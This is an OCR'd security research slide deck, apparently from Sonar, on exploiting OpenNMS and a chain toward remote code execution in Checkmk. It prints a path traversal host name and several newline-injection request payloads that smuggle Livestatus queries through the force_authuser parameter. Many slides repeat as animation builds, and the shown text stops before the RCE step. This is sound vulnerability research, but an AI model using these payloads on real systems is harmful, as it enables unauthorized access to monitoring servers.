
sonar

OpenNMS - Exploitation




sonar

OpenNMS - Exploitation



sonar

OpenNMS - Exploitation




sonar

OpenNMS - Demo

CVE-2023-0846

sonar

Vulnerabilities and Exploitation




sonar

Checkmk - Journey to RCE

Checkmk

- Extensive monitoring solution
- Open-source and commercial editions
- Developed in Python and C++



Checkmk - Attack Surface

- Web Interface
  - Very few unauthenticated endpoints
  - Restricted to access from localhost

Checkmk - Attack Surface

- Web Interface
  - Very few unauthenticated endpoints
  - Restricted to access from localhost
- Data Collection
  - Custom agents
  - Agent Receiver (FastAPI server)
    - Handle agent registration
    - Collect data pushed by agents

sonar

Checkmk - Agent Receiver

```
@agent_receiver_app.post("/register_with_hostname", ...)
async def register_with_hostname(*,
  credentials: HTTPBasicCredentials = Depends(security),
  registration_body: RegistrationWithHNBody,
) -> Response:
  _validate_registration_request(
      host_configuration(
          credentials,
          registration_body.host_name,
      )
  )
```

Checkmk - Agent Receiver

```python
@agent_receiver_app.post("/register_with_hostname", ...)
async def register_with_hostname(*,
  credentials: HTTPBasicCredentials = Depends(security),
  registration_body: RegistrationWithHNBody,
) -> Response:
  _validate_registration_request(
      host_configuration(
          credentials,
          registration_body.host_name,
      )
  )
```


sonar

Checkmk - Agent Receiver

```
@agent_receiver_app.post("/register_with_hostname", ...)
async def register_with_hostname(*,
  credentials: HTTPBasicCredentials = Depends(security),
  registration_body: RegistrationWithHNBody,
) -> Response:
  _validate_registration_request(
      host_configuration(
          credentials,
          registration_body.host_name,
      )
  )
```

sonar


Checkmk - Agent Receiver

```python
def host_configuration(
  credentials: HTTPBasicCredentials,
  host_name: str,
) -> HostConfiguration:
  if (
      response := _forward_get(
          f"objects/host_config_internal/{host_name}",
          credentials,
      )
  ).status_code == HTTPStatus.OK:
```

sonar

Checkmk - Agent Receiver

```
def host_configuration(
  credentials: HTTPBasicCredentials,
  host_name: str,
) -> HostConfiguration:
  if (
      response := _forward_get(
          f"objects/host_config_internal/{host_name}",
          credentials,
      )
  ).status_code == HTTPStatus.OK:
```



sonar

Checkmk - Agent Receiver

```python
def host_configuration(
  credentials: HTTPBasicCredentials,
  host_name: str,
) -> HostConfiguration:
  if (
      response := _forward_get(
          f"objects/host_config_internal/{host_name}",
          credentials,
      )
  ).status_code == HTTPStatus.OK:
```

host_name = "../../other/endpoint"

sonar

Checkmk - Journey to RCE

Checkmk - Performance Graph

```
def ajax_graph_images_for_notifications(...) -> None:
  if request.remote_ip not in ["127.0.0.1", "::1"]:
      raise MKUnauthenticatedException(
          _("You are not allowed to access this page (%s).") % request.remote_ip
      )
  _answer_graph_image_request(...)
```

Checkmk - Performance Graph


```
def ajax_graph_images_for_notifications(...) -> None:
    if request.remote_ip not in ["127.0.0.1", "::1"]:
        raise MKUnauthenticatedException(
            _("You are not allowed to access this page (%s).") % request.remote_ip
        )
    _answer_graph_image_request(...)
```

Checkmk - Performance Graph


```
def ajax_graph_images_for_notifications(...) -> None:
  if request.remote_ip not in ["127.0.0.1", "::1"]:
      raise MKUnauthenticatedException(
          _("You are not allowed to access this page (%s).") % request.remote_ip
      )
  _answer_graph_image_request(...)
```

sonar


Checkmk - Livestatus Query Language (LQL)



Checkmk - Livestatus Query Language (LQL)




Checkmk - Livestatus Query Language (LQL)



Request:

```
GET hosts
Columns: name address
Filter: state = 1
OR: 2
OutputFormat: json
```

Checkmk - Livestatus Query Language (LQL)



Request:

```
GET hosts
Columns: name address
Filter: state = 1
OR: 2
OutputFormat: json
```

Response:

```
[["router3","192.168.0.2"],
 ["ldapserver","10.0.0.3"]]
```


sonar

Checkmk - Performance Graph

```
def ajax_graph_images_for_notifications(...) -> None:
  if request.remote_ip not in ["127.0.0.1", "::1"]:
      raise MKUnauthenticatedException(
          _("You are not allowed to access this page (%s).") % request.remote_ip
      )
  _answer_graph_image_request(...)
```

sonar

Checkmk - Performance Graph

```
def _ensure_connected(...) -> None:
  # ...
  if force_authuser is None:
      request_force_authuser = request.get_str_input("force_authuser")
      force_authuser = UserId(request_force_authuser) if request_force_authuser else None
  # ...
  _set_livestatus_auth(user, force_authuser)
```


sonar

Checkmk - Performance Graph

```python
def _ensure_connected(...) -> None:
    # ...
    if force_authuser is None:
        request_force_authuser = request.get_str_input("force_authuser")
        force_authuser = UserId(request_force_authuser) if request_force_authuser else None
    # ...
    _set_livestatus_auth(user, force_authuser)
```


sonar

Checkmk - Performance Graph


Checkmk - Performance Graph

Checkmk - Performance Graph

Checkmk - Performance Graph



Checkmk - Performance Graph



Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo
```

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
Localtime: 1660748962
OutputFormat: python3
KeepAlive: on
ResponseHeader: fixed16
ColumnHeaders: off
```


sonar

Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo%0aFooHeader%3a%201337
```

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
FooHeader: 1337
Localtime: 1660748962
OutputFormat: python3
KeepAlive: on
ResponseHeader: fixed16
ColumnHeaders: off
```


sonar

Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo%0a%0aGET%20services
```

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
------[ CONNECTION TERMINATED ]------
GET services
...
```


sonar

Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo%0aKeepAlive:%20on%0a%0aATTACKER_QUERY%0a%0aGET%20notexisting
```

Query 1:

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
KeepAlive: on
```

Query 2:

```
ATTACKER QUERY
```

Query 3:

```
GET notexisting
Localtime: 1660748962
OutputFormat: python3
...
```


sonar

Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo%0aKeepAlive:%20on%0a%0aATTACKER_QUERY%0a%0aGET%20notexisting
```

Query 1:

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
KeepAlive: on
```

Query 2:

```
ATTACKER QUERY
```

Query 3:

```
GET notexisting
Localtime: 1660748962
OutputFormat: python3
...
```


sonar

Checkmk - LQL Injection

```
GET /ajax_graph_images.py?host=...&force_authuser=foo%0aKeepAlive:%20on%0a%0aATTACKER_QUERY%0a%0aGET%20notexisting
```

Query 1:

```
GET hosts
Columns: perf_data metrics check_command
Filter: host_name = notexisting
AuthUser: foo
KeepAlive: on
```

Query 2:


```
ATTACKER QUERY
```

Query 3:

```
GET notexisting
Localtime: 1660748962
OutputFormat: python3
...
```


sonar

Checkmk - Journey to RCE



Checkmk - Attack Surface LQL interface

- Mainly used to retrieve data

Checkmk - Attack Surface LQL interface

- Mainly used to retrieve data
- COMMAND request
  - Enable/disable notifications
  - Enable/disable host checks

sonar

Checkmk - Attack Surface LQL interface

